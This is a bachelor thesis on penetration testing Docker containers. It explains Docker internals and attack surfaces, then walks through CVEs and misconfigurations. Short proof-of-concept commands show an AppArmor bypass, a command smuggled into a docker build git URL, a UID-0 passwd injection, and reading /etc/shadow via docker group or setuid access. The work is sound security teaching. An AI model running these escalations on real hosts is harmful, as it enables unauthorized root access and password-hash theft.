Bachelor thesis
Computing Science

Radboud University

Creating a Methodology for Penetration Testing of Docker Containers

Author:
Joren Vrancken
s4593847

Supervisor:
Associate professor, Erik Poll
erikpoll@cs.ru.nl

Internship supervisor:
Dave Wurtz
dave.wurtz@secura.com

Second internship supervisor:
Geert Smelt
geert.smelt@secura.com

November 19, 2019

TODOs are shown like this.

Abstract

Containerization software has become extremely popular to streamline software deployments in the last few years. That has made it a very import attack surface. This paper looks at how one should go about testing the security of the Docker containers. It first looks at known vulnerabilities and misconfigurations that impact the security. It links those to the Docker CIS Benchmark (security guidelines). It then provides a methodology for Secura to test the security of Dockers in the networks of their clients.

Contents

Chapter 1

Introduction

Secura, a company specializing in digital security, performs security assessments for clients. In these assessments, Secura evaluates vulnerable parts of the private and public network of their clients. They would like to improve those assessments by also looking into containerization software their clients may be running.

Containerization software allows developers to package software into easily reproducible packages. It removes the tedious process of installing the right dependencies to run software, because the dependencies and necessary files are neatly isolated in the container. This also allows multiple versions of the same software to run simultaneous on a server, because every instance runs in its own container.

This thesis will focus on Docker, because it is the de facto industry standard for containerization software. It will focus on Linux, because Docker is developed for Linux (although a Windows version does exist).

This bachelor thesis will first describe necessary background information about containerization, Docker and penetration testing. I will then go into more detail about specific vulnerabilities and misconfigurations that are of interest during a security assessment. Finally, I will describe how a penetration tester can detect and use those vulnerabilities and misconfigurations during security assessments.

Chapter 2

Notation

Throughout this thesis we will look at examples using shell commands. The following conventions are used to represent the different contexts in which the commands are executed.

- If a command is executed directly on a host system, it is prefixed by "`(host)`".
- If a command is executed inside a container, it is prefixed by "`(cont)`".
- If a command is executed by an unprivileged user, it is prefixed by "`$`".
- If a command is executed by a privileged user (i.e. `root`), it is prefixed by "`#`".
- Long and irrelevant output of commands is replaced by "...".

In this example, an unprivileged user executes the command `echo Hello, World!` on the host system.

```
(host)$ echo Hello, World!
Hello, World!
```

Listing 2.1: Shell command notation example 1

In this example, the `root` user executes two commands to get system information. The contents of `/proc/cpuinfo` are not shown.

```
(cont)# uname -r
5.3.8-arch1-1
(cont)# cat /proc/cpuinfo
...
```

Listing 2.2: Shell command notation example 2


Chapter 3

Background

In this chapter we will talk about necessary background information and preliminaries. First we will look at what containerization software is and how it compares to virtualization. We will also look at important Docker concepts, how to use it and how it works internally. We quickly introduce the CIS Benchmarks. Finally, we look at penetration testing in general and at Secura.

3.1 Containerization Software

Containerization software is used to isolate processes running on a host from one another. A process in a container sees a different part of the host system then processes outside of the container. A process inside a container sees a different file system, network interfaces and users than processes outside of the container. Processes inside the container can only see other processes inside the container.



(a) Two processes (b) One process in a container

Figure 3.1

If we look at the above example, we see two scenarios. The first is the default way to run processes. The operating system starts processes that can communicate with one another. Their view on the file system is the same. In the second scenario one of the processes runs inside a container. These processes cannot communicate with one another. If Process A looks at the

files in `/tmp`, it accesses a different part of the file system than if Process B looks at the files in `/tmp`. Process B can not even see that Process A exists.

Process A and Process B see such a different part of the host system that to Process B it looks like it is running on a whole separate system.

3.1.1 Why use containers?

Containers can be made into easily deployable packages (called images). These images only contain the necessary files for specific software to be run. Other files, libraries and binaries are shared between the host operating system (the system running the container). This allows developers to create lightweight software packages containing only the necessary dependencies.

Containers also make it possible to run multiple versions of the same software on one host. Each container can contain a specific version and all the containers run on the same host. Because the containers are isolated from each other, their incompatible dependencies are not a problem.

For example, someone who wants to run an instance of Wordpress[1] does not need to install all the Wordpress dependencies. They only need to download the container that the Wordpress developers created, which includes all the necessary dependencies.

Similarly, if they want to move the Wordpress instance from one host to the other, they just have to copy over their database and run the image on the new host. Even if the new host is a completely different operating system.


If they want to test a newer version of Wordpress on the same host, they only have to run the different container on the same host. The incompatible dependencies of the two Wordpress instances are not a problem, because they see another part of the file system and do not even see each other's process.

This ease of use makes containerization very popular in software development, maintenance and deployment.

[1] A very popular content management system to build websites with.

Virtualization

Virtualization is an older similar technique to isolate software. In virtualization, a whole system is simulated in top of the host (called the hypervisor). This new virtual machine is called a guest. The guest and the host do not share any system resources. This has some advantages. For example, it allows running a completely different operating system as guest (e.g. Windows guest run on a Linux host).



(a) Virtual machines (b) Containers

Figure 3.2

Because containerization software shares many resources with the host, it is a lot faster and more flexible than virtualization. Where virtualization needs to start a whole new operating system, containerization only needs to start a single process.

Containers and Security

Isolation reduces risk, because it separates processes. If one process is compromised it cannot reach another process. If a process in a container is compromised, it cannot reach sensitive files of the host. This clearly add security value.

It should be noted, however, that containerization is a lot more risky than virtualization, because containers run using the same kernel and resources as the host. For example, this means that a kernel exploit run inside a container is just as dangerous as the same exploit run directly on the host, because the target (the kernel) is the same.

3.2 Docker

The concept of containerization has been around a long time[2], but it only gained traction as serious way to package, distribute and run software in the last few years. This is mostly because of Docker.

Docker was released in 2013 and it does not only offer a containerization platform, but also a way to distribute the containers. This allows developers

[2] `https://docs.freebsd.org/44doc/papers/jail/jail-9.html`

and companies to create packages that have no dependencies (besides Docker itself, of course). This allows for a lot faster development and deployment processes, because dependencies and installation of software are no longer a concern.

Docker also makes it possible to run multiple versions of the same software on the same host, without creating a dependency nightmare. For example, if someone wants to run a Wordpress 4 website and Wordpress 5 website, they only need to create two Wordpress containers. Because the containers are isolated from one another, their conflicting dependencies are not a problem.

3.2.1 Docker Concepts

Docker is exists of a few concepts: Docker daemon, Docker images, Docker containers and `Dockerfile`s.

Docker Daemon

The daemon is a service that runs on the host. It manages all things related to Docker on that machine. For example if the user wants to build an image or a container needs to restart the docker daemon. It is good to note that, because everything related to Docker is handled by the daemon and Docker has access to all resources of the host, having access to Docker should be viewed as equivalent to having `root` access to the host[3].

Docker Images

A Docker image is packaged software. It is a distributable set of layers. The first layer describes the base of the image. This is either an existing image or nothing (referred to as `scratch`). Each layer on top of that is a change to the layer before. For example, if you add a file or run an command it adds a new layer.

Docker Containers

A container is an instance of a Docker Image. If you run software packaged as a Docker image, you create a container based on that image. If you want to run two instances of the same Docker image, you can create two containers.

[3] `https://docs.docker.com/engine/security/security/`

Dockerfiles

A `Dockerfile` describes what a Docker image is made of. It describes the steps to build the image. Lets look at a very simple example:

```
FROM alpine:latest
LABEL maintainer="Joren Vrancken"
CMD ["echo", "Hello World"]
```

Listing 3.1: Very Basic `Dockerfile`

These three instructions tell the Docker engine how to create a new Docker image. The full instruction set can be found in the `Dockerfile` reference[4].

1. The `FROM` instruction tells the Docker engine what to base the new Docker image on. Instead of creating an image from scratch (a blank image), we use an already existing image as our basis.

2. The `LABEL` instruction sets a key value pair for the image. There can be multiple LABEL instructions. These key value pairs get packaged and distributed with the image.

3. The `CMD` instruction sets the default command that should be run and which arguments should be passed to it.

We can use this to create a new image and container from that image.

```
(host)$ docker build -t thesis-hello-world .
(host)$ docker run --rm --name=thesis-hello-world-container
   thesis-hello-world
```

Listing 3.2: Creating a Docker container from a `Dockerfile`

We first create a Docker image (called `thesis-hello-world`) using the `docker build` command and then create and start a new container (called `thesis-hello-world-container`) from that image.

Data Persistence

Without additional configuration, a Docker container does not have persistence storage. Its storage is maintained when the container is stopped, but not when the container is removed. It is possible to mount a directory on the host in a Docker container. This allows the container to access files on the host and save them to that mounted directory.

[4] `https://docs.docker.com/engine/reference/builder/`

```
(host)$ echo test > /tmp/test
(host)$ docker run -it --rm -v "/tmp:/tmp" ubuntu:latest bash
(cont)$ cat /tmp/test
test
```

Listing 3.3: Bind mount example

In this example the host `/tmp` directory is mounted into the container as `/tmp`. We can see that a file that is created on the host is readable by the container.

Networking

When a Docker container is created Docker creates a network sandbox for that container and (by default) connects it to an internal bridge network. This gives the container its own networking resources such as a IPv4 address[5], routes and DNS entries. All outgoing traffic is routed through a bridge interface (by default).

Incoming traffic is possible by routing traffic for specific ports from the host to the container. Specifying which ports on the host are routed to which ports on the container is done when a container is created. If we, for example, want to expose port `80` to the Docker image created from the first `Dockerfile` we can execute the following commands.

```
(host)$ docker build -t thesis-hello-world .
(host)$ docker run --rm --publish 8000:80 --name=thesis-hello-
   world-container thesis-hello-world
```

Listing 3.4: Creating a Docker container with exposed port

The first command creates a Docker image using the `Dockerfile` and we then create (and start) a container from that image. We "publish" port `8000` on the host to port `80` of the container. This means that, while the container is running, all traffic from port `8000` on the host is routed to port `80` of the container.

Docker Internals

A Docker container actually is a combination of multiple features within the Linux kernel. Mainly `namespaces`, `cgroups` and `OverlayFS`.

`namespaces` are a way to isolate resources from processes. For example, if we add a process to a process `namespace`, it can only see the processes in that `namespace`. This allows processes to be completely isolated from each other. Linux supports the following `namespaces` types[6]:

[5] IPv6 support is not enabled by default.

[6] See the `man page` of `namespaces`

- `Cgroup`: To isolate processes from `cgroup` hierarchies.
- `IPC`: Isolates the inter-process communication. This, for example, isolates shared memory regions.
- `Network`: Isolates the network stack (e.g. IP addresses, interfaces, routes and ports).
- `Mount`: Isolates mount points. When creating a new Mount `namespace` , existing mount points are copied from the current `namespace`. New mount points are not propagated.
- `PID`: Isolates processes from seeing process ids in other `namespaces`. Processes in different `namespaces` can have the same `PID`.
- `User`: Isolates the users and groups.
- `UTS`: Isolates the host and domain names.

When the Docker daemon creates a new container, it creates a new `namespace` of each type for the process that runs in the container. That way the container cannot view any of the processes, network interfaces and mount points of the host. This way it seems that the container is actually an other operating system entirely.

A `mount namespace` is very similar to a `chroot`. A big difference is that a `chroot` has a parent directory. The `mount namespace` can also be more easily combined with other `namespaces` to create more isolation.

Control groups (or `cgroups` for short) are a way to limit resources (e.g. CPU and RAM usage) to (groups of) processes and to monitor the usage of those processes.

`OverlayFS` is a (union mount) file system that allows combining multiple directories and show them as if they are one. This is used to show the multiple layers in an Docker image as a single root directory.

3.2.2 `docker-compose`

`docker-compose` is a wrapper around Docker that can be used to specify Docker container runtime configurations in files (called `docker-compose.yaml`). These files remove the need to execute Docker commands with the correct arguments in the correct order. You have to specify the necessary arguments only once in the `docker-compose.yaml` file.

This is an advanced example of an `docker-compose.yaml` file similar to configuration that I have used in a production environment. A lot of the time creating Docker containers in production environments, they need to

have a lot of extra runtime configuration (e.g. environment variables, ports and dependencies on other containers). Specifying everything in a single file simplifies the runtime configuration process.

```
---
version: "3"

services:
  postgres:
    image: "postgres:10.5"
    restart: "always"
    environment:
      PGDATA: "/var/lib/postgresql/data/pgdata"
    volumes:
      - "/dir/data/:/var/lib/postgresql/data/"

  nextcloud:
    image: "nextcloud:17-fpm"
    restart: "always"
    ports:
      - "127.0.0.1:9000:9000"
    depends_on:
      - "postgres"
    environment:
      POSTGRES_DB: "database"
      POSTGRES_USER: "user"
      POSTGRES_PASSWORD: "password"
      POSTGRES_HOST: "postgres"
    volumes:
      - "/dir/www/:/var/www/html/"
```

Listing 3.5: Example `docker-compose.yaml`

Very similar functionality is also built into the Docker Engine, called Docker Stack. It also uses `docker-compose.yaml`. Some features that are supported by `docker-compose` are not supported by Docker Stack and vice versa.

3.2.3 Registries

Docker images are distributable through so called registries. A registry is a server (that anybody can host), that stores Docker images. When a client does not have a Docker image that it needs, it can contact a registry to download that image.

The most popular (and public) registry is Docker Hub, which is run by the same company that develops Docker. Anybody can create a Docker Hub account and start creating images that anybody can download. Docker Hub also provides default images for popular software.

3.3 CIS Benchmarks

The Center for Internet Security (or CIS for short) is a non-profit organization that provides best practice solutions for digital security. For example, they provide security hardened virtual machine images that are configured for optimal security.

The CIS Benchmarks are guidelines and best practices on security on many different types of software. These guidelines are freely available for anyone and can be found on their site[7]. Many companies (e.g. Secura) use the CIS Benchmarks as a baseline to assess the security of systems.

They also provide guidelines on Docker[8]. The latest version (1.2.0) contains 115 guidelines. These are sorted by topic (e.g. Docker daemon and configuration files). In the appendix you will find an example guideline from the latest Docker CIS Benchmark.

3.4 Common Vulnerabilities and Exposures

The Common Vulnerabilities and Exposures (CVE for short) system is a list of all publicly known security vulnerabilities. Every vulnerability that is found gets a CVE identifier, which looks like CVE–2019–0000. The first number represents the year in which the vulnerability is found. The second number is an arbitrary number that is at least four digits long. The system is maintained by the Mitre Corporation. Organizations that are allowed to give out new CVE identifiers are called CVE Numbering Authorities (CNA for short). It is possible to read and search the full list on Mitre's website[9], the United State's National Vulnerability Database[10] and other websites like CVEDetails[11].

The severity of a CVE is determined by the Common Vulnerability Scoring System (CVSS for short) score.

[7] `https://cisecurity.org/cis-benchmarks/`

[8] Only Docker CE, the community edition. It does not cover Docker EE, the enterprise edition.

[9] `https://cve.mitre.org/`

[10] `https://nvd.nist.gov/`

[11] `https://www.cvedetails.com/`

3.5 Penetration Testing

Penetration testing (or pentesting) is an simulated attack to test the security and discover vulnerabilities in systems. The goal of a penetration test is to find the weak points in a system to be able to fix and secure them, before a malicious actor finds them.

A penetration test consists of five steps:

1. Reconnaissance
2. Exploitation
3. Post-exploitation
4. Exfiltration
5. Clean Closure

3.5.1 Methodology Secura

Receive example crystal box report from Dave

Social Engineering

Red teaming

Chapter 4

Known Vulnerabilities & Misconfigurations in Docker

In this chapter we will look at Docker from a vulnerability analysis perspective. First we will look conceptually at Docker and security by examining the attack surface of Docker on an host and the various attacker models that come with it. Then we look at the practical countermeasures in place to prevent security problems and reduce impact of existing ones. We then look at some interesting, practical examples of security problems of Docker. These are split into vulnerabilities and misconfigurations.

Vulnerabilities and misconfigurations are both security problems, but they differ in who made the mistake. A *vulnerability* is a problem in a program itself. For example, a buffer overflow is a clear vulnerability. The problem lies solely in the program itself. To fix it, the code of the program needs to be changed. *Misconfigurations*, on the other hand, are security problems that come from wrong usage of a program. The program is incorrectly configured and that creates a situation that might be exploitable to an attacker. For example, a world-readable file containing passwords is a misconfiguration. To fix a misconfiguration, the user should change the configuration of the problem. The developers of the program can only recommend users to configure it correctly (and have documentation on how to do it).

In the next chapter, we will look at how these vulnerabilities and misconfigurations can be used during a penetration test.

4.1 Attack Surface & Models

Because Docker is more of an ecosystem than a single running process, it has quite a large attack surface. This attack surface consists of multiple

attacker models.

Lets take a look at the following scenarios and images showing the attacker models. We see the following processes pictured in the images.

A) Standard (privileged) process running directly on the host.

B) Standard unprivileged process running directly on the host.

C) Process running in a Docker container.

D) Similar to C.

4.1.1 Container Escape

One of the most common type of vulnerability (and sometimes misconfiguration) is the possibility for a process running in a container to escape the container and access data (i.e. execute commands) on the host.




Figure 4.1

A process (Process C) running inside a container accessing data on the host (that it should not be able to access), in this case Process B.

An example attack scenario would be a company that offers a PaaS (Platform as a Service) products that allows customers to run dockers on their infrastructure[1]. If it is possible for the attacker to submit a Docker image that escapes the container and access the underlying infrastructure, they could access other containers or even other internal resources. That would, obviously, be a very big problem for that company.

A lot of the known container escapes are possible because the container can access some files on the host. For example, if Docker mounts some necessary directories in `/proc` by default (which would be a vulnerability) or if sensitive data is mounted as a volume (which would be a misconfiguration).

[1]This is actually quite common nowadays. All major computing providers offer such a service.

As noted before, because a container uses the same kernel and resources as the host, an exploit granting root can be just as devastating run inside as outside of the docker, because the target kernel and resources are the same. CVE–2016–5195(Dirty Cow)[2] is a good example of an exploit that allows container escapes[21].

It should also be noted that an exploit that allows someone to escape from a Linux `namespace` is essentially a container escape exploit. CVE–2017–7308[18] is a good example of this.

4.1.2 Docker Daemon Attack & Container Attack

If user permissions are incorrectly configured, an unprivileged user can gain or access container resources they should not be able to access using the Docker Daemon. This is shown by Figure 4.2 and Figure 4.3.




Figure 4.2

An unprivileged process B accessing privileged data (in the image process A) using the Docker Daemon.




Figure 4.3

An unprivileged process B accessing data in a Docker container.

The Docker Daemon runs as `root` (An experimental rootless mode is being worked on[3]). Because Docker has many (powerful) features, this allows any user with permissions to use Docker to practically gain `root` privileges.

[2] `https://dirtycow.ninja/`

[3] `https://github.com/docker/engine/blob/master/docs/rootless.md`

This is why the Docker documentation explicitly states "only trusted users should be allowed to control your Docker daemon"[4].

A real life example of the impact of incorrectly configured Docker permissions happened a few years back with one of the courses in the Computing Science curriculum (of the Radboud). A teacher wanted to teach students about containerization and modern software development. He asked the IT department to install Docker on all student workstations and add all the students in the course to `docker` group (giving them full permissions to run Docker). This gave every student the equivalent of `root` rights on every workstation.

4.1.3 Container to Container Attack

Containers should not only be isolated from the host, but also from other containers. This allows multiple containers with sensitive data to be run on the same host without them being to access each other's data. In Docker this is not always the case.




Figure 4.4

A process (Process C) running inside a container, accessing data in another container (process D).

By default all Docker containers are added to the same bridge network. This means that (by default) all Docker containers can reach each other over the network. This can lead to very dangerous situations. Lets say, for example, I run a database in a Docker container. I do not set a password for the database admin user, because I believe that the database is fully isolated (including the network) because of Docker. Any other Docker on that system is able to access the full database.

4.1.4 Deployment & Development Pipelines

One of the biggest usages of Docker is automating part of the deployment and development process. Many developers use Continuous Integration and

[4] `https://docs.docker.com/engine/security/security/`

Deployment systems to automatically build Docker images that they then automatically pull and run on their production environments. This level of automation allows for very rapid software development.

That automation does have a negative side. It removes scrutiny from the deployment pipeline. If an attacker is able to compromise a link in the chain, they will be able to create their own malicious images that will be automatically run. Without proper monitoring of the full pipeline, such an attack can go unnoticed, because the system is designed to not need any human interaction.

4.1.5 Impact of Docker on Existing Vulnerabilities

A Docker container isolates software from the host, but does not change it. This means that vulnerabilities in software are not affected by Dockerizing that software. However, the impact of those vulnerabilities is decreased, because the vulnerability exists in an isolated environment.

If, for example, there exists a RCE (remote code execution) vulnerability in Wordpress. Running Wordpress in a Docker container does not fix the vulnerability. An attacker is still able to exploit it. But that attacker is not able to access the host system, because the exploited software is isolated from the host system because of Docker.

4.2 Protection Mechanisms

To significantly reduce that risk that (future) vulnerabilities and misconfigurations pose to a system with Docker, there are multiple protections built into Docker and the Linux kernel itself. In this section, we will look at the most well-known and important protections.

It should be noted that because these protections add complexity and features, some vulnerabilities focus solely on bypassing one or more protections. A good example of this is CVE–2019–5021 (see subsection 4.3.4).

4.2.1 Capabilities

To allow or disallow a process to use specific privileged functionality, the Linux kernel has capabilities[5]. A capability is a granular way of giving certain privileges to processes. A capability allows a process to perform privileged action without giving the process full `root` rights. For example, if we want a process to be able to create its own packets but not read sensitive files we give it the `CAP_NET_RAW` capability.

[5]See the `man page` of `capbilities`

By default every Docker container is started with minimum capabilities. The default capabilities can be found in the Docker code[6]. It is possible to add or remove capabilities at runtime using the `--cap-add` and `--cap-drop` [36] arguments.

4.2.2 Secure Computing Mode

Secure Computing Mode (seccomp for short), like capabilities, is a built-in way to limit the privileged functionality that a process is allowed to use. Where capabilities limit functionality (like reading privileged files), Secure Computing Mode limits specific `syscalls`. This allows for very granular security control. It does this by using whitelists of `syscalls` (called profiles). To setup a strict, but still functional seccomp profile requires very specific knowledge of which `syscalls` are used by a program. This makes it quite complex to setup

The default seccomp profile that processes in Docker containers get is available in the source code[7]. To pass a custom seccomp profile the `--security-opt seccomp` can be used.

4.2.3 AppArmor

AppArmor (which stands for Application Armor) is a Linux kernel module that allows application-specific limitations of files and system resources.

Docker adds a default AppArmor profile to every container. This is profile generated at runtime based on a template[8].

`bane`[9] is a program that generates AppArmor profiles for containers.

4.2.4 SELinux

SELinux (which stands for Security-Enhanced Linux) is a set of changes to the Linux kernel that support system-wide access control for files and system resources. It is available by default on some Linux distributions.

Docker does not enable SELinux support by default, but it does provide a SELinux policy[10].

[6] `https://github.com/moby/moby/blob/master/oci/caps/defaults.go`
[7] `https://github.com/moby/moby/blob/master/profiles/seccomp/default.json`
[8] `https://github.com/moby/moby/blob/master/profiles/apparmor/template.go`
[9] `https://github.com/genuinetools/bane`
[10] `https://www.mankier.com/8/docker_selinux`

4.2.5 Non-root user in containers

By default processes in Docker containers are executed as `root` (the `root` user of that `namespace`), because the process is isolated from the host system. However, as we will see there exist many ways to escape containers. Most of those ways require `root` privileges. That is why it is recommended to run processes in containers using non-root. If the container gets compromised in any way, the attacker cannot escape because the user is non-root.

4.3 Vulnerabilities

In this section we will look at vulnerabilities that have been found in the last years. Although there have been many vulnerabilities found in the Docker ecosystem, not all of them have a large impact. Others are not fully publicly disclosed. We will look some recent, fully disclosed vulnerabilities that might be of use during a penetration test. In the appendix you can find a list of all other Docker related vulnerabilities I have looked at.

All of these vulnerabilities can be prevented by using the latest version of Docker and Docker images. This is covered by guidelines 1.1.2 (Ensure that the version of Docker is up to date) and 5.27 (Ensure that Docker commands always make use of the latest version of their image), respectively.

4.3.1 CVE–2019–16884

Because of a bug in runC (1.0.0-rc8 and older versions) it was possible to mount `/proc` in a. Because the active AppArmor profile is defined in `/proc/self/attr/apparmor/current`, this vulnerability allows a container to bypass AppArmor completely.

A proof of concept has been provided at[22]. We see that if we create a very simple mock `/proc`, the Docker starts without the specified AppArmor profile.

```
(host)$ mkdir -p rootfs/proc/self/{attr,fd}
(host)$ touch rootfs/proc/self/{status,attr/exec}
(host)$ touch rootfs/proc/self/fd/{4,5}
(host)$ cat Dockerfile
FROM busybox
ADD rootfs /

VOLUME /proc
(host)$ docker build -t apparmor-bypass .
(host)$ docker run --rm -it --security-opt "apparmor=docker-
   default"  apparmor-bypass
```

```
# container runs unconfined
```

4.3.2 CVE–2019–13139

Before Docker 18.09.4, `docker build` incorrectly parsed `git@` urls, which allows code execution[34]. The string supplied to `docker build` is split on ":" and "#" to parse out the `git ref` to use clone. By supplying a malicious url, it is possible to achieve code execution.

For example, in the following `docker build` command, the command `echo attack` is executed.

```
(host)$ docker build "git@github.com/meh/meh#--upload-pack=
    echo attack;#:"
```

`docker build` executes `git fetch` in the background. But with the malicious command `git fetch --upload-pack=echo attack; git@github.com/meh/meh` is executed.

4.3.3 CVE–2019–5736

A very serious vulnerability was discovered in runC that allows containers to overwrite the runC binary on the host. Whenever a Docker is created or when `docker exec` is used, a runC process is run. This runC process bootstraps the container. It creates all the necessary restrictions and then executes the process that needs to run in the container. The researches found that it is possible to make runC execute itself in the container, by telling the container to start `/proc/self/exe` which during the bootstrap is symlinked to the runC binary[14][11]. If this happens, `/proc/self/exe` in the container will point to the runC binary on the host. The root user in the container is then able to replace the runC host binary using that reference. The next time runC is executed (a container is created or `docker exec` is run), the overwritten binary is run instead. This, of course, is very dangerous because it allows a malicious container to execute code on the host.

4.3.4 CVE–2019–5021

One of the most used base images (the Docker image for Alpine Linux) had a problem where the password of the `root` user is left empty. In Linux it is possible to disable a password (what should have happened) and to leave it blank. A disabled password cannot be used, but a blank password equals an empty input. This allows non-root users to gain root rights by supplying a blank password.

It is still possible to use the vulnerable images.

```
(host)$ docker run -it --rm alpine:3.5 cat /etc/shadow
root:::0:::::
(host)$ docker run -it --rm alpine:3.5 sh
(cont)# apk add --no-cache linux-pam shadow
...
(cont)# adduser test
...
(cont)# su test
Password:
(cont)$ su root
(cont)#
```

Side note about the CVSS score of CVE–2019–5021

This vulnerability has a CVSS score of 9.8 (and a 10 in CVSS 2)[11]. The CVSS scores are out of 10, meaning this is seen as an extremely high-risk vulnerability. But in actuality, this vulnerability is only risky in very specific cases. "Empty `root` password" sounds very dangerous, but it really is not that dangerous in an isolated container that runs root by default. Only in the very specific case that a process in a container runs as a non-root user and their is some vulnerability or misconfiguration that allows `root` to escape the container and an attacker can get control of the process in the container is this dangerous. In other words, this vulnerability is actually not likely to be used in the wild and most likely needs to be combined with another vulnerability or misconfiguration to be able to do damage.

4.3.5 CVE–2018–15664

A bug was found in Docker 18.06.1-ce-rc1 that allows processes in containers to read and write files on the host[32][24]. There is enough time between the checking if a symlink is linked to a safe path (within the container) and the actual using of the symlink, that the symlink can be pointed to another file in the mean time. This allows a container to start by reading or writing a symlink to a arbitrary non-relevant file in the container, but actually read or write a file on the host. inputcontent/vulnerabilities-misconfigurations/vulnerabilities/cve-2018-9862.tex

4.3.6 CVE–2016–3697

Docker before 1.11.2 did try to interpret values passed to the `--user` argument as a username before trying them as a user id[16]. This allows malicious images be created with users that grant `root` rights when used.

[11] `https://nvd.nist.gov/vuln/detail/CVE-2019-5021`

```
(host)$ docker run --rm -it --name=test ubuntu:latest /bin/
   bash
(cont)# echo '31337:x:0:0:root:/root:/bin/bash' >> /etc/passwd
(host)$ sudo docker exec -it --user 31337 test /bin/bash
(cont)# id
uid=0(root) gid=0(root) groups=0(root)
```

4.4 Misconfigurations

In this section, we will take a look at misconfigurations of Docker and the impact those misconfigurations have. For each misconfiguration, we will look at a practical example. We will also look at which guidelines from the Docker CIS Benchmark cover these misconfigurations.

4.4.1 Docker Permissions

A very common (and most notorious) misconfiguration is giving unprivileged users access to Docker. This is very dangerous because this allows the unprivileged users to access all files as `root`. The Docker documentation says[12]:

> First of all, only trusted users should be allowed to control your Docker daemon. This is a direct consequence of some powerful Docker features. Specifically, Docker allows you to share a directory between the Docker host and a guest container; and it allows you to do so without limiting the access rights of the container. This means that you can start a container where the /host directory is the / directory on your host; and the container can alter your host filesystem without any restriction.

In short, because the Docker Daemon runs as root, if an user adds a directory as a volume to a container, that file is accessed as root. There are two common ways for unprivileged users to access Docker. They are either part of the `docker` group or the `docker` binary has the `setuid` bit set.

`docker` group

Every user in the `docker` group is allowed to use Docker. This allows simple access management of Docker usage. Sometimes the system administrator of a network does not want to do proper access management and adds every user to the `docker` group, because that allows everything to run smoothly. This misconfiguration, however allows every user to access every file on the system.

[12] `https://docs.docker.com/engine/security/security/`

Lets say we want the password hash of user `admin` on a system where we do not have `sudo` privileges, but we are a member of the `docker` group.

```
(host)$ sudo -v
Sorry, user unpriv may not run sudo on host.
(host)$ groups | grep -o docker
docker
(host)$ docker run -it --rm --volume=/:/host ubuntu:latest
   bash
(cont)# grep admin /host/etc/shadow
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Listing 4.1: Docker `group` exploit example

We start by checking our permissions. We do not have `permissions`, but we are a member of the `docker` group. This allows us to create a container with `/` mounted as volume and access any file as root. This includes the file storing password hashes `/etc/passwd`.

This is covered by the CIS Benchmark guideline 1.2.2 (Ensure only trusted users are allowed to control Docker daemon).

`setuid` bit

Another way system administrators might skip proper access management is to set the `setuid` bit on the `docker` binary.

The `setuid` bit is a permission bit in Unix, that allows users to run binaries as the owner (or group) of the binary instead of themselves. This is very useful in specific cases. For example, users should be able to change their own passwords, but should not be able to read password hashes of other users. That is why the `passwd` binary has the `setuid` bit set. A user can change their password, because `passwd` is run as `root` (the owner of `passwd`) and, of course, `root` is able to read and write the password file. In this case the protection and security comes from the fact that `passwd` asks for the user's password itself and only writes to specific entries in the password file.

If a system is misconfigured by having the `setuid` bit set for the `docker` binary, a user will be able to execute Docker as `root` (the owner of `docker`). Just like before, we can easily recreate this attack.

```
(host)$ sudo -v
Sorry, user unpriv may not run sudo on host.
(host)$ groups | grep -o docker
```

```
(host)$ ls -halt /usr/bin/docker
-rwsr-xr-x 1 root root 85M okt 18 17:52 /usr/bin/docker
(host)$ docker run -it --rm --volume=/:/host ubuntu:latest
   bash
(cont)# grep admin /host/etc/shadow
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Listing 4.2: Docker `setuid` exploit example

